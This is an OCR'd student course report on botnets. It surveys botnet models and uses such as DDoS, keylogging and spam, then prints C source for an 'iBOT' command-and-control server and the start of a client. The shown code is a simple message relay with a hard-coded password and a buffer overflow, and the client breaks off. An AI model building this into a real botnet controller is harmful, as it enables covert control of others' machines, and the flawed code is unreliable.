
Botnet



Keyur Talati(17ce124)

Vedanshu Trivedi(17ce129)

24.03.2020

CE348 Information Security

ABSTRACT

In this project a Botnet Server is implemented . using that server the client files are connected, now the server has some functionality to command the clint files which are on different machines . we have implemented the client server botnet network .with the help of the server file an attacker can access the command prompt of different devices and can use all the machines to fulfill their moto.


INTRODUCTION

A botnet is a number of Internet-connected devices, each of which is running one or more bots. botnets can be used to perform distributed denial-of-service attack (DDoS attack), steal data, send spam, and allow the attacker to access the device and its connection.

What makes a botnet a botnet? In particular, how do you distinguish a botnet client from just another hacker break-in? First, the clients in a botnet must be able to take actions on the client without the hacker having to log into the client's operating system. Second, many clients must be able to act in a coordinated fashion to accomplish a common goal with little or no intervention from the hacker. If a collection of computers meet this criteria it is a botnet. A botnet is the melding of many threats into one.The typical botnet consists of a bot server (usually an IRC server) and one or more botclients. Botnets with hundreds or a few thousands of botclients (called zombies or drones) are considered small botnets. In this typical botnet, the botherder communicates with botclients using an IRC channel on a remote command and control (CnC) server.

LIFE CYCLE OF BOTNET


Botnets follow a similar set of steps throughout their existence.The sets can be characterized as a life cycle. Figure illustrates the common life cycle of a botnet client. Our understanding of the botnet life cycle can improve our ability to both detect and respond to botnet threat.


Computer is Exploited Becomes a Bot
New Bot Rallys to let Botherder Know It's Joined the Team
Retrieve the Anti A/V Module
Secure the New Bot Client
Listen to the C&C Server/Peer for Commands
Retrieve the Payload Module
Execute the Commands
On Command, Erase All Evidence and Abandon the Client
Report Result to the C&C Channel

MODELS

The client/server botnet model

The client/server model mimics the traditional remote workstation workflow where each individual machine connects to a centralized server (or a small number of centralized servers) in order to access information. In this model each bot will connect to a command-and-control center (CnC) resource like a web domain or an IRC channel in order to receive instructions. By using these centralized repositories to serve up new commands for the botnet, an attacker simply needs to modify the source material that each botnet consumes from a command center in order to update instructions to the infected machines. The centralized server in control of the botnet may be a device owned and operated by the attacker, or it may be an infected device.




The peer-to-peer botnet model

To circumvent the vulnerabilities of the client/server model, botnets have more recently been designed using components of decentralized peer-to-peer file sharing. Embedding the control structure inside the botnet eliminates the single point-of-failure present in a botnet with a centralized server, making mitigation efforts more difficult. P2P bots can be both clients and command centers, working hand-in-hand with their neighboring nodes to propagate data.

Peer to peer botnets maintain a list of trusted computers with which they can give and receive communications and update their malware. By limiting the number of other machines the bot connects to, each bot is only exposed to adjacent devices, making it harder to track and more difficult to mitigate. Lacking a centralized command server makes a peer-to-peer botnet more

vulnerable to control by someone other than the botnet's creator. To protect against loss of control, decentralized botnets are typically encrypted so that access is limited.



Types of Botnet Attacks

Distributed Denial of Operations Service

A botnet can be used for a distributed denial of operations service (DDoS) attack to destroy the network connectivity and services. This is done by overburdening the computational resources or by consuming the bandwidth of the victim. The most commonly implemented attacks are TCP SYN and UDP flood attacks. DDoS attacks are not limited only to the web servers but can be targeted to any service connected to the internet. The severity of the attack can be increased by using recursive HTTP-floods on the victim's website which means that the bots follow all the links on the HTTP link in a recursive way. This form is called spidering which is practiced to increase the load effectively.

One of the biggest DDoS botnet attacks of the year was IoT-related and used the Mirai botnet virus. The virus targeted and controlled tens of thousands of less protected internet devices and turned them into bots to launch a DDoS attack. Mirai spawned many derivatives and continued to expand, making the attack more complex. It changed the threat landscape forever in terms of the techniques used.

Spamming and Traffic Monitoring

A bot can be used as a sniffer to identify the presence of sensitive data in the infected machines or zombies. It can also locate competitor botnets if installed in the same machine and can be hijacked by the commander. Some bots may offer to open a SOCKS v4/v5 proxy (generic proxy protocol for TCP /IP based network). When the SOCKS proxy is enabled on a compromised machine, it can be used for various purposes like spamming. Bots use a packet sniffer to watch for the information or data been passed by the compromised machine. The sniffer can retrieve sensitive information such as a username and password.

Grum is the type of spam which is hard to detect as it infects files used by Autorun registries. This botnet has attracted the researches as it is relatively small with only 600,000 members but accounts for 40 billion spam-emails per day which is approximately 25% of the total spam emails.

Keylogging

With the help of keylogger, it becomes easy for a botmaster to retrieve sensitive information and steal data. Using a keylogger program, an attacker can gather only the keys typed that come in the sequence of interesting words like PayPal, Yahoo, etc.

A kind of spyware identified as OSX/XSLCmd ported from Windows to OS X includes keylogging and screen capture capabilities.

Mass Identity Theft

Different kinds of bots can be mixed to perform large-scale identity theft which is one of the fastest growing crimes. Spam emails are sent by bots to direct the traffic towards fake websites representing bots to harvest personal data. Bots can be used to appear as a legitimate company and ask the user to submit personal details like bank account password, credit card details, taxation details, etc. Mass identity theft can be performed using phishing emails that trick victims into entering login credentials on websites like eBay, Amazon, or even their banks.

Pay-per-click abuse

Google's AdSense program allows websites to display Google advertisements and thereby earn

money from them. Google pays money to the website owners on the basis of the number of clicks their advertisements gather. Compromised machines are used to automatically click on a site, inflating the number of clicks sent to the company with the ad.

Botnet spread

Botnets are also used to spread other botnets by convincing the user to download the specific program and the program is executed through email, HTTP, or FTP. It is a good idea to spread an email virus using this botnet. Two security researchers in the month of January 2017, discovered 'Star Wars' Twitter botnet that comprises of 350,000 bot accounts which tweeted random quotes from the movie franchise. Such bots if continuing to exist may create fake trending topics to sway public opinion, send unsolicited spam, launch cyber attacks and more.

Adware

Adware is used to attract users by advertising on web pages or apps. They appear on machines without the knowledge or permission of the users with original ads being replaced by fraudulent adware which infects the system of any users who click on it.

Adware looks like harmless ads but uses spyware to collect browser data.In order to get rid of adware, anti-adware is required. Though there are many free and paid versions of anti-adware available, it is best to opt for a licensed one. Many virus scanning packages also come with anti-malware software.

Botnets can be expelled from or stopped from entering our machines using anti-malware which can spot infections on the hard disk or network traffic and treat them immediately. On the other hand, the most effective approach would be attaining a full-fledged education on how to fight botnets.

CODE

Server

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
```

```c
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#define MSG_SIZE 80
#define MAX_CLIENTS 150
#define MYPORT 7400
void exitClient(int fd, fd_set *readfds, char fd_array[], int *num_clients)
{
  int i;
  close(fd);
  FD_CLR(fd, readfds);    /*clear the leaving client from the set*/
  for (i = 0; i < (*num_clients) - 1; i++)
     if (fd_array[i] == fd)
     break;
  for (; i < (*num_clients) - 1; i++)
     (fd_array[i]) = (fd_array[i + 1]);
     (*num_clients)--;
}
int main(int argc, char *argv[])
{
  int i=0;
  int count=0;
  char pass[1];
  int port,result;
  int num_clients = 0;
  int server_sockfd, client_sockfd;
  struct sockaddr_in server_address;
  int addresslen = sizeof(struct sockaddr_in);
  int fd;
  char fd_array[MAX_CLIENTS];
  fd_set readfds, testfds, clientfds;
  char msg[MSG_SIZE + 1];
  char kb_msg[MSG_SIZE + 10];
  /*Server*/
  if(argc==1 || argc == 3){
     if(argc==3){
        if(!strcmp("-p",argv[1])){
           sscanf(argv[2],"%i",&port);
        }
```

```
        else{
        printf("Invalid parameter.\nUsage: chat [-p PORT] HOSTNAME\n");
        exit(0);
        }
    }
    else
        port=MYPORT;
printf("\n\t********************* iBOT Server *********************\n");
printf("\n\n\t Authentication :\n\n\t Password :    ");
scanf("%s",&pass);
if(strcmp(pass,"cyber")!=0){
    printf("\n\n !! failure !!\n\n " );
    exit(0);
}
printf("\n*** Server waiting (enter \"quit\" to stop): \n");
fflush(stdout);
/* Create and name a socket for the server */
server_sockfd = socket(AF_INET, SOCK_STREAM, 0);
server_address.sin_family = AF_INET;
server_address.sin_addr.s_addr = htonl(INADDR_ANY);
server_address.sin_port = htons(port);
bind(server_sockfd, (struct sockaddr *)&server_address, addresslen);
/* Create a connection queue and initialize a file descriptor set */
listen(server_sockfd, 1);
FD_ZERO(&readfds);
FD_SET(server_sockfd, &readfds);
FD_SET(0, &readfds);    /* Add keyboard to file descriptor set */
/* Now wait for clients and requests */
while (1){
    testfds = readfds;
    select(FD_SETSIZE, &testfds, NULL, NULL, NULL);

    /* If there is activity, find which descriptor it's on using FD_ISSET */
    for (fd = 0; fd < FD_SETSIZE; fd++) {
        if (FD_ISSET(fd, &testfds)) {
            if (fd == server_sockfd) {  /* Accept a new connection request */
                client_sockfd = accept(server_sockfd, NULL, NULL);
                if (num_clients < MAX_CLIENTS) {
                    FD_SET(client_sockfd, &readfds);
```

```
            fd_array[num_clients]=client_sockfd;
             /*Client ID*/
            printf("\n -> Bot No. %d standby for orders\n",++num_clients);
            printf("\n >> ");
            fflush(stdout);
            send(client_sockfd,msg,strlen(msg),0);
        }
        else{
            sprintf(msg, "XSorry, too many clients.  Try again later.\n");
            write(client_sockfd, msg, strlen(msg));
            close(client_sockfd);
        }
    }
    else
        if (fd == 0){
            printf(" >> ");       /* Process keyboard activity */
            fgets(kb_msg, MSG_SIZE + 1, stdin);
            if (strcmp(kb_msg, "quit\n")==0) {
                sprintf(msg, "iBot Server is shutting down.\n");
                for (i = 0; i < num_clients ; i++) {
                    write(fd_array[i], msg, strlen(msg));
                    close(fd_array[i]);
                }
                close(server_sockfd);
                exit(0);
            }
            else{
                sprintf(msg, "M%s", kb_msg);
                for (i = 0; i < num_clients ; i++)
                    write(fd_array[i], msg, strlen(msg));
            }
        }
        else
            if(fd){
                result = read(fd, msg, MSG_SIZE);   /*read data from open socket*/
                if(result==-1)
                    perror("read()");
                else
                    if(result>0){
```

```
                        sprintf(kb_msg,"MClient CID %2d",fd);   /*read 2 bytes client id*/
                        msg[result]='\0';

                    /*concatinate the client id with the client's message*/

                        strcat(kb_msg," ");
                        strcat(kb_msg,msg+1);

                    /*print to other clients*/
                        for(i=0;i<num_clients;i++){
                            if (fd_array[i] != fd)                  /*dont write msg to same client*/
                                write(fd_array[i],kb_msg,strlen(kb_msg));
                        }

                    /*print to server  */
                        printf("%s",kb_msg+1);

                    /*Exit Client*/
                        if(msg[0] == 'X'){
                            exitClient(fd,&readfds, fd_array,&num_clients);
                        }
                    }
                }
                else{
                    exitClient(fd,&readfds, fd_array,&num_clients);  /* A client is leaving */
                }
            }
        }
    }
}
```

Client


```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
```


```c
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#define MSG_SIZE 80
#define MAX_CLIENTS 150
#define MYPORT 7400
int main(int argc, char *argv[]){
   int i=0,port,client_sockfd;
   struct sockaddr_in server_address;
   int addresslen = sizeof(struct sockaddr_in),fd;
   char fd_array[MAX_CLIENTS];
   fd_set readfds, testfds, clientfds;
   char msg[MSG_SIZE + 1];
   char kb_msg[MSG_SIZE + 10];

   /*Client variables*/
    int sockfd;
   int result;
   char hostname[MSG_SIZE];
   struct hostent *hostinfo;
   struct sockaddr_in address;
   char alias[MSG_SIZE];
   int clientid;

   /*Client*/
  if(argc==2 || argc==4){
      if(!strcmp("-p",argv[1])){
         if(argc==2){
            printf("Invalid parameters.\nUsage: chat [-p PORT] HOSTNAME\n");
            exit(0);
         }
         else{
            sscanf(argv[2],"%i",&port);
            strcpy(hostname,argv[3]);
         }
      }
      else
      {
         port=MYPORT;
```


```
    strcpy(hostname,argv[1]);
}
printf("\n*** Client program starting (enter \"quit\" to stop): \n");
fflush(stdout);

/* Create a socket for the client */

sockfd = socket(AF_INET, SOCK_STREAM, 0);
/* Name the socket, as agreed with the server */
hostinfo = gethostbyname(hostname);     /* look for host's name */
address.sin_addr = *(struct in_addr *)*hostinfo -> h_addr_list;
address.sin_family = AF_INET;
address.sin_port = htons(port);
/* Connect the socket to the server's socket */
if(connect(sockfd, (struct sockaddr *)&address, sizeof(address)) < 0){
    perror("connecting");
    exit(1);
}
fflush(stdout);
FD_ZERO(&clientfds);
FD_SET(sockfd,&clientfds);
FD_SET(0,&clientfds);

/*  Now wait for messages from the server */
 while (1){
    testfds=clientfds;
